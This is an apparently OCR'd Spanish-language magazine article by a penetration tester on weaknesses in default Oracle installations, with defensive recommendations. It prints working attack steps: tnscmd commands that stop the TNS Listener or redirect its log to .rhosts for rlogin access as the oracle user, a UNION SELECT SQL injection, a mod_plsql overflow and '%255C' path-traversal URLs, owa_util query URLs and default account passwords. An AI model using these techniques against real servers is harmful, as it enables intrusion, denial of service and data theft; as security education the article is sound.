
Oracle desde el punto de vista del intruso

Wojciech Dworakowski



La lema de marketín de Oracle del año 2002 fue: *Oracle – The Unbreakable*. **¿Realmente lo es?**

Los productos Oracle predominan en el mercado de los productos de las bases de datos. En esta plataforma operan muchos servicios relacionados con la compartición de datos (también por la Internet). Estas bases son muy populares en aplicaciones para las corporaciones. La lema de marketín de Oracle del año 2002 fue: *Oracle – The Unbreakable*. ¿Realmente lo es? En el presente artículo trataré de acercar las amenazas relacionadas con las instalaciones estándar de los productos Oracle.

Al principio quiero subrayar que no es mi intención valorar la política de marketín de la empresa Oracle ni sugerir que el DBMS Oracle es peligroso o tiene muchísimos huecos. Mi objetivo es mostrar que cualquier producto a cierto nivel está expuesto a los errores de los programistas y diseñadores, independientemente de las lemas. Oracle 9i es un buen producto en cuanto a la base de datos, lo comprueba la participación en el mercado, sin embargo, las empresas grandes y con mucha fianza suelen tener defectos. Tenemos que recordar y no fiarse ilimitadamente de las lemas de propangadas. No es por casualidad la lema de la Agencia Nacional de Seguridad de los E.E.U.U.: *A Dios nosotros creemos – lo demás comprobamos*.

Todos los errores descritos se refieren a la instalación predeterminada. Se pueden omitir al usar algunas erratas y recomendaciones del productor y eliminando demasiada funcionalidad de las instalaciones hechas en series.

La primera parte del artículo se referirá a los ataques posibles de realizar desde la red local. Me voy a concentrar, sobre todo, en los defectos del servicio Oracle Listener. En la segunda parte voy a describir unas amenazas relacionadas con los servidores de

No me ocupo profesionalmente de la administración de los servidores Oracle. Mi trabajo está relacionado con la análisis de la seguridad de los sistemas IT (testos de penetración, revisiones de las configuraciones). Por lo tanto, el material está presentado más bien desde el punto de vista del atacante y no del administrador.

El artículo es resúmen de más de dos años de experiencia en realizar los testos de la seguridad de los sistemas Oracle. La mayoría de la información procede de las fuentes accesibles en la Internet para todos.

Listing 1. *Conseguimos información sobre el sistema – comando TNS status*

```
tnscmd status -h 10.1.1.100 -p 1521

sending (CONNECT_DATA=(COMMAND=status))
to 10.1.1.100:1521
connect
writing 89 bytes
reading
. .......6.........@. ...........J........
DESCRIPTION=
TMP=
VSNNUM=135291648
ERR=0
ALIAS=LISTENER
SECURITY=OFF
VERSION=TNSLSNR for Solaris:
Version 8.1.6.3.0 - Production
START_DATE=28-OCT-2002 16:22:44
SIDNUM=1
LOGFILE=/opt/oracle/8i/network/log/listener.log
PRMFILE=/opt/oracle/8i/network/admin/listener.ora
TRACING=off
UPTIME=379500951
SNMP=OFF
```

las apliaciones de Internet construidos en base del Oracle. Esta parte se referirá a los módulos del servicio Apache que forma parte de las soluciones de aplicaciones de Oracle.

Un poco de historia

Los productos de la empresa Oracle se consideraban durante muchos años como aplicaciones que no poseían muchos errores relacionados con la seguridad. Esta opinión resultaba de poco interés de los investigadores de estos productos, lo cual fue por su poca accesibilidad. Para tener acceso a las versiones completas de los sistemas DBMS de la empresa Oracle había que comprar licencias relativamente caras. La situación cambió cuando Oracle empezó a compartir las versiones completas de sus productos en la Internet. Estas versiones se pueden usar para objetivos de desarrollo y de testo. Desde hace dos años se observa un gran interés en estos productos entre los especialistas que se ocupan de los testos de la seguridad de aplicaciones y de buscar los errores en ellas.

Esto ha provocado un significante cambio en la relación del productor a los problemas de la seguridad del mismo código que forma parte de los productos Oracle. Antes la Oracle entendía la seguridad sólo mediante los mecanismos que protegen los datos de la aplicación y que aumentan su accesibilidad.

En el año 2002 la Oracle publicó más de 20 informaciones de la amenaza de sus productos. Además, las distribuciones predeterminadas de Oracle contienen elementos Open Source las que – como, p.ej. Apache – no son libres de errores.

Oracle Listener

Al principio un par de hechos sobre la aplicación Oracle Listener. Es componente responsible, sobre todo, de la comunicación entre el cliente y el servidor Oracle (también la comunicación entre los servidores). Es elemento de todas las instalaciones Oracle DBMS. La Listener es proceso que funciona en el servidor de la base de datos cuya función es recibir los datos de los clientes. En los sistemas de Unix es proceso llamado `tnslsnr` y en los sistemas Windows servicio respectivo. La Listener escucha los comandos en el puerto TCP 1521. Para la comunicación entre el Oracle Client y la Listener se usa el protócolo TNS (Transparent Network Substrate).

La mayor amenaza relacionada con el Oracle Listener no requiere del atacante ningunos conocimientos secretos. No se trata de rellenar el buffer entrante o de otros errores cometidos por los programistas (aunque estos también se pueden encontrar en él). Los defectos más grandes resultan probablemente de malas hipótesis tomadas a la hora de diseñar estas aplicaciones. En una palabra: *It's not a bug – it's a feature*. Pasemos a los concretos.

Para atacar al Oracle Listener se puede usar un simple scripto perl llamado `tnscmd`. Se puede descargarlo desde la dirección *http://www.jammed.com/~jwa/hacks/security/tnscmd/tnscmd*. Este scripto permite dar comandos del protócolo TNS.

Conseguir información sobre el sistema

Normalmente la Oracle Listener acepta comandos de cualquiera y no necesita ninguna autorización. Puede ser usado para muchos abusos. Primero, un usuario cualquiera de la red que es capaz de abrir conexión con el puerto de la listener 1521 TCP puede conseguir mucha información sobre el sistema. De esto son responsables los comandos *version* y *status* del protócolo TNS:

```
tnscmd version -h dirección del servidor -p 1521
tnscmd status -h dirección del servidor -p 1521
```

La Listener responde a estas preguntas revelando, entre otros:

- versión exacta de Oracle,
- tipo del sistema operativo,
- tiempo desde iniciar la instancia de Oracle,
- pistas a los archivos con los logs,
- opciones de la listener (entre otros, estado de la opción *security*),

Listing 2. *Sustituir cualquier archivo al que tiene acceso el usuario oracle (en este caso es el archivo .rhosts en la carpeta principal del usuario oracle)*

```
wojdwo@behemot$ ./tnscmd -h oracleserver --rawcmd "
(DESCRIPTION= (CONNECT_DATA=(CID=(PROGRAM=)(HOST=)(USER=)) (COMMAND=log_file)(ARGUMENTS=4)
(SERVICE=LISTENER) (VERSION=1) (VALUE=/home/oracle/.rhosts)))"
sending
(DESCRIPTION=(CONNECT_DATA=(CID=(PROGRAM=)(HOST=)(USER=))(COMMAND=log_file)(ARGUMENTS=4)(SERVICE=LISTENER)
(VERSION=1)(VALUE=/home/oracle/.rhosts)))
to oracleserver:1521
writing 205 bytes
reading
.m......"..a(DESCRIPTION=(TMP=)(VSNNUM=135294976)(ERR=0)(COMMAND=log_file)(LOGFILENAME=/home/oracle/.rhosts))
```

- tipo de servicios Oracle soportados por la listener,
- argumentos de llamada,
- entorno completo (valores de todas las variables del sistema) en el que ha sido llamada la listener.

Un ejemplo de conseguir algunas de estas informaciones se encuentra en el Listing 1.

Los datos pueden servir para preparar un ataque eficaz contra el sistema operativo o contra la misma aplicación Oracle.

Simple ataque DoS

Una configuración predeterminada permite un ataque trivial *denial of service* en la Oracle Listener. La Opción SECURITY=OFF (véase Listing 1) dice que se puede dar comandos a la listener sin autenticación ninguna. De forma predeterminada el acceso a la listener no está protegido por una contraseña, pues un intruso puede dar comando:

```
tnscmd stop -h oracle_serwer -p 1521
```

La listener dejará de trabajar. Es un típico ataque trivial *Denial of Service* (DoS). El instruso no ha conseguido acceso al sistema ni a los datos pero, de forma eficaz, ha imposibilitado el uso del sistema.

Ante este tipo de ataque se puede proteger fijando la opción *security* de la listener y la contraseña de acceso a los comandos de administración.

Sustitución de cualquier archivo

El proceso de la listener (*tnslsnr*) guarda todos los acontecimientos en su log. La localización de este log configura el administrador. Se puede leerlos de forma remota mediante el descrito antes comando del protócolo TNS – *status*. En el Listing 1 es valor de la variable LOGFILE. Lo más curioso es que mediante el respectivo comando TNS se puede cambiar la localización del archivo de logs. Además, la Listener toma cualquier valor, independientemente del hecho si el archivo especificado existe (en este caso será sustituido) o no existe (en este caso será creado). En consecuencia – el intruso que puede comunicarse con el puerto 1521 del servidor Oracle tiene la posibilidad de sustituir o crear cualquier archivo al que tiene acceso el proceso Oracle Listener. En los sistemas Unix, por defecto, es el usuario *oracle*, y en los sistemas de Microsoft el usuario *LOCAL_SYSTEM* (sic!). De esta forma el intruso puede destruir los archivos con los datos de la base, archivos de configuración o los mismos binarios de Oracle.

El scripto *tnscmd* tiene la posibilidad de introducir directamente una serie de carácteres que formarán parte del comando TNS. Sabiendo algo sobre este protócolo podemos construir el comando que cambiará el archivo de registro. Ejemplo – desviación de los logs al archivo */home/oracle/.rhosts* – demuestra el Listing 2.

Guión ejemplar del ataque – toma de control sobre la base

Después de desviar los logs a cualquier archivo todas las informaciones registradas por la Oracle Listener se guardarán en este archivo. La Listener no guarda en los logs demasiadas informaciones, por ejemplo, no guarda la dirección IP ni el nombre del host del que llegó la conexión. Por lo tanto, el intruso que ataca Oracle con uno de los métodos descritos no será revelado por los logs de la listener. En el log se guardan

Listing 3. *Uso de la listener para introducir sus datos a cualquier archivo*

```
wojdwo@behemot$ ./tnscmd -h oracle_serwer \
--rawcmd "(CONNECT_DATA=((
10.1.1.223 wojdwo
"

sending (CONNECT_DATA=((
10.1.1.223 wojdwo
to oracle_serwer:1521
writing 93 bytes
reading
.$....."..(DESCRIPTION=(ERR=1153)(VSNNUM=135294976)
(ERROR_STACK=(ERROR=i(CODE=1153)(EMFI=4)
(ARGS='(CONNECT_DATA=((.10.1.1.223 wojdwo'))
(ERROR=(CODE=303)(EMFI=1))))
```

todas las informaciones sobre los errores incluyendo la citación del comando incorrecto. Permite introducir al archivo la información solicitada por el intruso, lo cual en algunas condiciones puede llevar a tomar control sobre el sistema.

A continuación voy a presentar guión del ataque basado en la introducción de la respectiva información al archivo *.rhosts* y uso del servicio rlogin. Atención: el guión que sigue hay que tratar sólo como ejemplo. Los errores presentados dan posibilidades mucho más extendidas de penetrar los sistemas.

Primero el intruso mediante la aplicación tnscmd da el comando TNS que obliga a la listener a que cambie en el servidor *oracle_serwer* los archivos de registro por */home/oracle/.rhosts* (Listing 2).

Como veremos en la siguiente parte del listing, la listener en el servidor *oracle_serwer* ya efectuó el comando. A partir de entonces, las inscripciones sobre el trabajo de listener llegarán al archivo `/home/oracle/.rhosts` .

En los sistemas Unix en el archivo *.rhosts* de la carpeta principal de usuario se guardan las cuentas remotas y nombres o direcciones IP de los hosts que pueden conectarse con este sistema sin autenticación por los servicios rlogin, rsh, rcmd. El objetivo del intruso es introducir en este archivo su nombre (login) y dirección IP de su host.

Según ya hemos mencionado, la listener guarda en los logs la información sobre los errores incluyendo la citación del comando incorrecto. Se puede usar para introducir su IP y el nombre de usuario en el archivo *.rhosts* (Listing 3). Es importante que los datos introducidos se pongan en una línea separada.

Como vemos la listener ha devuelto la información sobre el error, sin embargo, la ha introducido en sus logs, es decir, en el archivo */home/oracle/.rhosts*, toda una línea con un comando incorrecto. En este momento el archivo */home/oracle/.rhosts* (es decir, el presente log de la Listener) es como lo demuestra el Listing 4.

La línea `10.1.1.223 wojdwo` el intruso ha introducido en el archivo *.rhosts* usando el defecto de la Oracle Listener. Será interpretada por el sistema de forma correcta y, en consecuencia, el intruso podrá registrarse de forma remota como usuario *oracle* sin ninguna autenticación. Listing 5 demuestra la conexión remota con el servidor *oracle_serwer* y cómo conseguir la autorización del usuario *oracle*.

Listing 4. *Contenido del archivo /home/oracle/.rhosts después de su sustitución por la Oracle Listener*

```
12-SIE-2002 15:44:05 * log_file * 0
12-SIE-2002 15:44:37 * service_register * ora1 * 0
12-SIE-2002 15:44:58 * 1153
TNS-01153: Failed to process string: (CONNECT_DATA=((
10.1.1.223 wojdwo
NL-00303: syntax error in NV string
```

Listing 5. *Resultado del ataque es la posibilidad del registro remoto en el sistema con autorización del usuario Oracle*

```
wojdwo@behemot$ rlogin -l oracle oracle_serwer
Linux oracle_serwer Mon Aug 12 15:46:15 EST 2002
i686 unknown
oracle@oracle_serwer:~$ id
uid=1001(oracle) gid=103(oinstall)
groups=103 (oinstall),104(dba),105(oper)
```

Resumiendo: el intruso operando de forma remota ha sido capaz, manipulando respectivamente el servicio de la Oracle Listener, de conseguir la autorización del usuario *oracle* en el sistema operativo.

Está claro que este guión ejemplar funcionará sólo cuando el sistema operativo comparta la posibilidad del registro remoto mediante el rlogin y use los archivos *.rhosts* para autorizar a los usuarios remotos (configuración predeterminada de la mayoría de los Unix). Según he dicho antes – es sólo un ejemplo. Se puede construir un ataque parecido que manipule las claves ssh y, en consecuencia, dé acceso al sistema mediante ssh. Se pueden realizar ataques parecidos en los Oracle que funcionen en las plataformas Windows. Serían más eficaces y peligrosos no sólo para la base de datos sino también para el sistema, con tal de que el intruso consiga autorización *Local System*.

Las descritas amenazas merecen atención porque aparecen hasta hoy en día, en todas las versiones de Oracle que incluyan la Oracle Listener, incluyendo la más nueva, aunque la amenaza se conoce desde el año 2000. La errata editada por Oracle (#1361722) introduce en el archivo de configuración de la Listener (*listener.ora*) un parametro adicional – *ADMIN_RESTRICTIONS*. Introducción del dicho parametro permite la dinámica y remota reconfiguración de la

Listing 6. *Manipulamos el protócolo TNS; en consecuencia, la listener revela el fragmento del comando anterior*

```
wojdwo@behemot$ ./tnscmd
\--rawcmd " " -h oracle_serwer --cmdsize 30
sending to oracle_serwer:1521
Faking command length to 30 bytes
writing 59 bytes
reading
........"...(DESCRIPTION=(ERR=1153)(VSNNUM=135294976)
(ERROR_STACK=(ERROR=(CODE=1153)(EMFI=4)
(ARGS='CONNECT_DATA=(COMMAND=status)'))
(ERROR=(CODE=303)(EMFI=1))))
```

listener. Sin embargo, para conservar la compatibilidad con las versiones anteriores– este parametro está apagado.

Otros interesantes errores de Listener

Como ya he mencionado los errores que acabo de presentar son bastante interesantes porque no se han cometido por negligencia de los códigos sino son erores cometidos en la fase de diseñar el producto. Está claro, la Oracle Listener no es libre de amenazas más tradicionales relacionadas con, p.ej. falta de la validación de los datos entrantes. La información sobre otros errrores es accesible en la página *http://otn.oracle.com/deploy/security/alerts.htm* y en el – dirigido por mí – Boletín de Seguridad de Oracle que aparece en la revista del Grupo Polaco de los Usuarios del Sistema Oracle. Es accesible on-line en la dirección dada en la Tabla *En la Red*.

A continuación voy a presentar dos amenazas que me han parecido especialmente interesantes. Las dos están corregidas por el productor y existen erratas respectivas.

Un error interesante (el ejemplo de su uso representa el Listing 6) cometido por los programistas que creen que el Oracle Listener es el que permite revelar información transmitida durante la conexión anterior de otro usuario con listener. El error del programista está probablemente en que el buffer en el que se recibe la información no se limpia cada vez. En consecuencia, si fijamos en una más larga que en realidad longitud del comando TNS (`oracle_serwer --cmdsize 30`), se puede leer una parte del comando dado para listener por el usuario anterior (`COMMAND=status`).

Otro error muy interesante está relacionado con el comando `SERVICE_CURLOAD`. Para enviar este comando se puede usar la aplicación tnscmd:

```
tnscmd -h 192.168.0.200 --rawcmd
  / "(CONNECT_DATA=(COMMAND=SERVICE_CURLOAD))"
```

En consecuencia, el proceso de listener (tnslsnr) consume un 99% del tiempo del procesador. Otra vez – un ataque trivial *denial of service*.

Oracle Listener – sugerencias

Los ataques que acabo de presentar relacionados con Oracle Listener requieren que el intruso pueda comunicarse con este proceso. Tiene que tener la posibilidad de enviar paquetes al puerto 1521/tcp. Por lo tanto, la mayoría de los administradores ignoran dicha amenaza, ya que los protegen las firewalls las que, en la mayoría de los casos, bloquean el tráfico a este puerto. Cómo es, en realidad, la limitación del acceso a los puertos de los servidores de las bases de datos podíamos ver a finales de enero del 2003 durante la epidemia del gusano Slammer (Sapphire) que atacó los servidores MS-SQL. Además, la mayoría de los intrusos, no ataca por la puerta principal. En vez de tratar de atacar directamente al servidor Oracle, es mucho más fácil tomar control sobre una estación de trabajo en la red atacada y desde ahí sin grandes problemas llevar un ataque al Oracle Listener.

Es obvio que existen posibilidades de la parcial, por lo menos, protección ante las amenazas descritas. La manera básica de proteger es incluir en la listener la opción *security* y fijar la contraseña de acceso. Además, se pueden limitar las direcciones IP que pueden conectarse con la listener (las directivas `tcp.validnode_checking` y `tcp.invited_nodes`) y prohibir una modificación dinámica de los archivos de configuración (p.ej. logs) mediante poner la opción `ADMIN_RESTRICTIONS`.

Apache à la Oracle

En los últimos años una forma muy popular de compartir la información son los servicios Web conectados con las bases de datos. En tal arquitectura aparte del servidor Web se inician ciertos métodos dinámicos (p.ej. PHP, ASP, JSP) que descargan datos de las bases de datos y van generando las páginas Web. Todo crea una aplicación de Web. El cliente de esta aplicación es una navegadora de Web. Oracle y otros productores de las bases de datos han notado esta tendencia y han completado sus productos con la posibilidad de acceso a los datos mediante las navegadoras de Web. En el caso de Oracle el servidor Web es el Oracle HTTP Listener. Es la segunda (además del Listener predeterminado) forma de comunicarse con el servidor Oracle y, por lo tanto, también un lugar potencial de los ataques de fuera del sistema.

Oracle HTTP Listener es un muy bien conocido servidor Apache de la serie 1.3.x con los módulos añadidos por Oracle que lo integran con Oracle DBMS. El código ejecutado además del servidor se puede crear mediante varios métodos. Los más importantes son:

- PL/SQL – idioma de los procedimientos de Oracle; de su interpretación en caso de los scriptos *server-side* es responsable el módulo *mod_plsql.*
- Los scriptos JSP y servlets Java – soportados por JServ (*mod_jserv* vinculado estáticamente con Apache) u Oracle Containers for Java (OC4J). Se puede decir que, en cuanto a los servidores de aplicaciones la Oracle opta por Java. Por lo tanto, los métodos son mucho más extendidos y de varias e interesantes posibilidades, p.ej. XSQL – integración con XML o bien SQLJ – ejecución directa de las preguntas SQL desde el interior de los scriptos Java.
- Otros métodos tradicionales, como, p.ej. los scriptos CGI ó Perl (*mod_cgi* y *mod_perl* están activos por defecto).

Además, la Oracle comparte un montón de tecnologías adicionales tales como buffers avanzados de las páginas dinámicas (Oracle Web Cache), framework para crear páginas de portales (Oracle Portal), implementaciones WebDAV y otros. No es difícil suponer que la mayoría de estos módulos adicionales poseen un largo y desarrollador listado de amenazas relacionadas con ellos. Es una situación típica para la aplicación que se desarrolla muy rápidamente. Está claro – en la instalación predeterminada está incluída la mayoría de estas extensiones. Según dice la práctica hay pocas instalaciones masivas que tengan configuración diferente de la predeterminada y los administradores por falta de sus conocimientos de todos los componentes avanzados prefieren dejarlos para no arriesgar la destabilización de trabajo del servidor. Lo comprueba un antiguo principio que la seguridad es inversamente proporcional a la funcionalidad compartida por la aplicación.

A continuación voy a presentar unos ejemplos de ataques interesantes que usan huecos en los módulos Oracle HTTP Listener. Todas las amenazas descritas se eliminan si instalamos las respectivas erratas del productor. Sin embargo, es característica su trivialidad y lo que prácticamente todas han sido reveladas durante el último año.

Revelamos el código de fuentes de los scriptos JSP

Java Server Pages (JSP) es uno de los métodos mediante el cual el servidor puede generar las páginas Web dinámicas que representan la información cargada de la base de datos. Cuando el cliente (navegadora Web) pida la página con la extensión *.jsp*, el servidor de forma predeterminada irá generando el código respectivo Java, lo irá compilando y ejecutando. El resultado en forma de la página HTML se devuelve a la navegadora. Durante el proceso en la pista */_pages* del servidor Web se crean los archivos temporales. Uno de estos archivos – con extensión *java* – contiene el código de fuentes del scripto ejecutado.

En la configuración predeterminada del Apache distribuido con Oracle la carpeta */_pages* es compartida por el servidor y, por lo tanto, el intruso puede leer el código de fuentes de las páginas JSP soportadas por el servidor.

Ejemplo: Primero hay que iniciar el atacado scripto JSP para que el servidor reciba el código y lo compile:

```
http://10.1.1.100/demo/sql/bean/ConnBeanDemo.jsp
```

Ahora se puede leer la fuente del srcipto JSP refiriéndose al respectivo archivo de la pista */_pages*:

```
http://10.1.1.100/_pages/_demo/_sql/_bean/
  _ConnBeanDemo.java
```

Para proteger ante esta amenaza es suficiente prohibir en la configuración del Apache el acceso a la pista */_pages*. Todos los scriptos JSP deberían de guardarse en forma precompilada. De esta forma se omitirá la potencialmente peligrosa necesidad de compilar los scriptos en el momento de acceder a ellos, lo cual debería mejorar su rendimiento.

Scriptos demo

Muchas amenazas están relacionadas con los localizados en la instalación predeterminada de Oracle scriptos que demuestran la funcionalidad de Oracle como servidor de aplicaciones. Estos scriptos están localizados en la pista */demo*. Muchos de estos ejemplos no son, desgraciadamente, modelos a seguir, en especial, si se trata de los principios de la programación segura. Hay muchos scriptos que demuestran la descarga de los datos desde la base a base de las variables procedentes del usuario que es susceptible a los ataques de tipo *SQL injection*. Una buena práctica de administrar obliga a eliminar de los servidores masivos cualquier funcionalidad y contenido innecesarios, sin embargo, dejar los scriptos demo es muy frecuente en las instalaciones masivas (y muy popular en los servidores de desarrollo puestos en la Internet).

El ejemplo que sea el scripto */demo/sql/tag/sample2.jsp*. Este scripto es interfaz a la tabla que contiene datos sobre los salarios de una empresa ficticia. El scripto representa en la navegadora el formulario Web en el que el usuario introduce preguntas. P.ej. introducir *sal=800* provoca la ejecución de la pregunta *select ename,sal from scott.emp where sal=800*. El problema está en que la pregunta está construida por pegar simplemente una serie de carácteres descargados del usuario sin valoración alguna. El intruso puede usar este scripto para leer cualquier dato de la base a la que tiene acceso el usuario con cuya autorización funciona el scripto *sample2.jsp* (por defecto – usuario SCOTT) – también datos del sistema. Por ejemplo – introducir la serie *sal=800 union select username,userid from all_users* provoca la ejecución de la pregunta *select ename,sal from scott.emp where sal=800 union select username,userid from all_users*.

Cuando ya estamos con los ataques con la técnica SQL-injection, merece la pena mencionar que, en caso de Oracle no es posible añadir después del ";" un comando separado SQL tal como es en el caso del PostgreSQL o bien el MS-SQL. Una técnica aplicada muy a menudo (igual que en el ejemplo que acabo de mencionar) es pegar su parte de la pregunta mediante `UNION SELECT`.

Interfaces de administración

Relativamente simples pero muy eficaces ataques se pueden realizar mediante las interfaces de administrar

por las páginas Web. En la instalxación predeterminada Oracle una gran parte de las páginas administradoras no requieren autenticación (sic!). Las URL-s de unas de estas páginas están presentadas a continuación:

- http://10.1.1.100/pls/admin_/gateway.htm,
- http://10.1.1.100/oprocmgr-status,
- http://10.1.1.100/servlet/Spy.

Módulo mod_plsql

El módulo Apache *mod_plsql* sirve para interpretar en el servidor Web el código PL/SQL que es idioma nativo de las bases Oracle. En el módulo se han revelado muchos errores clásicos.

Uno de ellos es rellenar el buffer entrante en el scripto que sirve para presentar ayuda. Enviar comando de tipo:

```
http://10.1.1.100/pls/simpledad/admin_/help/
  AAAAAAAA....(>1000 signos)
```

provoca error de segmentación del proceso que soporta este comando. Mediante la técnica *buffer-overflow* es posible ejecutar el código del intruso en el servidor, en el contexto del proceso del servidor Web (*httpd*).

Otro ataque al que es susceptible el *mod_plsql*, es aplicar la técnica *double decode*. Esta técnica está en enviar al servidor el comando que contiene carácteres especiales (p.ej. backslash) doblemente encriptados de forma hexadecimal. En consecuencia, es posible omitir las restricciones del servidor y leer cualquier archivo o carpeta dentro del servidor Web.
Ejemplo: Leemos el archivo de configuración *plsql.conf*:

```
http://10.1.1.100/pls/simpledad/admin_/help/
  ..%255Cplsql.conf
```

Uso de los paquetes predeterminados PL/SQL

La instalación predeterminada de Oracle la forma una grande librería que contiene varios paquetes de los procedimientos PL/SQL. En las versiones más antiguas de Oracle todos los paquetes son accesibles también en la Internet mediante el *mod_plsql*. La llamada del procedimiento PL/SQL por el servidor Web es la siguiente:

```
http://ip.ip.ip.ip/pls/DAD/
  nombre_del_paquete.nombre_del_procedimiento
```

DAD (ing. *Database Access Descriptor*) es estructura que describe la forma de conectarse con la base. En la instalación predeterminada es accesible un descriptor ejemplar llamado *simpledad*.

A continuación presentaré un ejemplo del ataque mediante los procedimientos del paquete *owa_util*.

- Comprobamos el paquete *owa_util*:

```
http://10.1.1.100/pls/simpledad/owa_util.signature
```

- Revelamos el código de fuentes de cualquier paquete PL/SQL (p.ej. file_util):

```
http://10.1.1.100/pls/simpledad/
  owa_util.showsource?cname=file_util
```

- Realizamos preguntas no autorizadas a la base:

```
http://10.1.1.100/pls/simpledad/owa_util.listprint?
p_theQuery=select%20*%20from%20all_users&
p_cname=&p_nsize=
```

Otros paquetes PL/SQL que pueden ser interesantes son p.ej.:

- *http* – procedimientos que permiten soportar el protócolo HTTP,
- *tcp* – procedimientos que soportan el protócolo TCP; permiten, entre otros, abrir conexión reversible (saliente),
- *file_util* – procedimientos de acceso a los archivos que permiten descargar cualquier archivo del servidor.

El administrador puede defenderse de usar estos paquetes al fijar el parametro *exclusion_list* en el archivo de configuración *wdbsrv.app*. En la configuración predeterminada Oracle 9i este parametro está fijado. En las versiones anteriores no está fijado.

Leemos la configuración XSQL mediante el servlet XSQLServlet

El archivo *XSQLConfig.xml* contiene información sobre la configuración de las extensiones XSQL, entre otros el nombre y la contraseña del usuario con cuya autorización el módulo XSQL se conecta con la base de datos. Este archivo se encuentra en el espacio del servidor Web, en la pista */xsql/lib/XSQLConfig.xml*. El servidor prohibe acceso a este archivo y una prueba directa de acceso al archivo causa devolución de la información *403 Forbidden*. Como este es el archivo XML se puede leerlo usando el servlet *XSQLServlet* compartido predeterminadamente:

```
http://10.1.1.100/servlet/oracle.xml.xsql.XSQLServlet/
  xsql/lib/XSQLConfig.xml
```

Aplicaciones Web – observaciones

Los arriba mencionados ejemplos de ataques a las aplicaciones que integran la base de datos Oracle con la Internet son sólo una selección de unos métodos más intreresantes. En realidad el listado es mucho más largo.

A pesar de todo, los errores cometidos por el productor de la plataforma que es el servidor de la aplicación no son tan importantes como los errores cometidos por los creadores de las aplicaciones Web compartidas por este servidor. El corazón de cada instalación de tipo servidor de aplicaciones es aplicación creada exactamente para las determinadas necesidades. Estas aplicaciones en forma de scriptos PL/SQL, JSP, servlets Java etc. operan en los servidores Web y se comunican con la base de datos. Recordemos que cada error cometido por el programista en este tipo de scriptos puede fructificar con resultados incalculables. Los scriptos son peligorosos ya que la esencia de su funcionalidad es interacción con muy a menudo anónimo usuario procedente de la Internet. Como utilizan el protócolo HTTP, las amenazas relacionadas con ellos no se pueden controlar mediante los mecanismos tradicionales como los firewall e IDS. La única forma de proteger es una detallada control del código por especialistas adecuados.

Observaciones adicionales

Además de los métodos presentados aquí merece la pena mencionar la configuración predeterminada de Oracle que puede facilitar la tarea al intruso. Un ejemplo muy curioso son generalmente conocidas cuentas y contraseñas de la instalación predeterminada de Oracle. En la Internet podemos encontrar el listado de más de 100 cuentas instaladas predeterminadamente por Oracle 8i/9i y los productos que lo acompañan. En un principio son cuentas interiores del sistema o cuentas relacionadas con las aplicaciones demo. En el Oracle 8i (8.1.7) unas de estas cuentas tienen autorizaciones muy altas:

- CTXSYS (contraseña CTXSYS) – autorización DBA (administrador de la base),
- TRACESVR (contraseña TRACE) – autorización *select any table*,
- MDSYS (contraseña MDSYS) – set de autorizaciones muy altas.

Lo característico es que estas cuentas están relacionadas con la funcionalidad marginal de. p.ej. CTXSYS es cuenta necesaria para la actividad del paquete necesario a la búsqueda contextual de documentos, y MDSYS para soportar los datos multidimensionales (p.ej. en los sistemas GIS).

El productor recomienda eliminar o bloquear las cuentas claves si su funcionalidad no se usa, sin embargo, un gran número de los administradores (no sólo de Oracle) no tienen en cuenta estas sugerencias.

Resúmen

El presente artículo describe sólo unas amenazas más representativas y características de las instalaciones de Oracle encontradas en práctica. He tratado de presentar tanto las amenazas clásicas que surgen de los errores cometidos por el productor (p.ej. *buffer-overflow*) como las que surgen de la configuración peligrosa de los servicios de la instalación predeterminada, de la presencia de los scriptos demo o incluso incorrectos diseños. Oracle es un avanzado producto de las bases de datos que integra muchas tecnologías modernas. Por lo tanto configurar la seguridad de Oracle es una tarea muy difícil.

Está claro que no hay aplicación que no tenga errores, sin embargo, su calidad o más bien trivialidad en caso de los productos Oracle permite afirmar que no son demasiado seguros en la configuración predeterminada. Mucho más curiosa es la propaganda del productor de *Oracle – The Unbreakable: You can't break it, you can't break in* (Irrompible – No puedes romperla, no puedes fracturarla). Bruce Schneier – un famoso criptólogo y especialista de la seguridad de los sistemas IT – comentó la propaganda de la siguiente forma: *"Unbreakable" has a meaning. It means that it can't be broken.(…) I don't care who Larry Ellison (jefe de Oracle) is; he can't rewrite the dictionary.* (Crypto-Gram Newsleter, 15 luty 2002, *http://www.counterpane.com/crypto-gram-0202.html#6*)

Merece la pena recordar que el objetivo del administrador es preparar de forma adecuada una instalación masiva. También quiero decir que hay que endurecerla y eliminar toda funcionalidad innecesaria según las recomendaciones del productor y las fuentes independientes. Este tipo de negligencia constituye la mayor fuente de susceptibilidad a los ataques. ■

En la Red

- David Litchfield, *Hackproofing Oracle Application Server* *http://www.nextgenss.com/papers/hpoas.pdf*
- *Protecting Oracle Databases* *http://www.appsecinc.com/presentations/Protecting_Oracle_Databases_White_Paper.pdf*
- documentación del scripto *tnscmd* *http://www.jammed.com/~jwa/hacks/security/tnscmd/tnscmd-doc.html*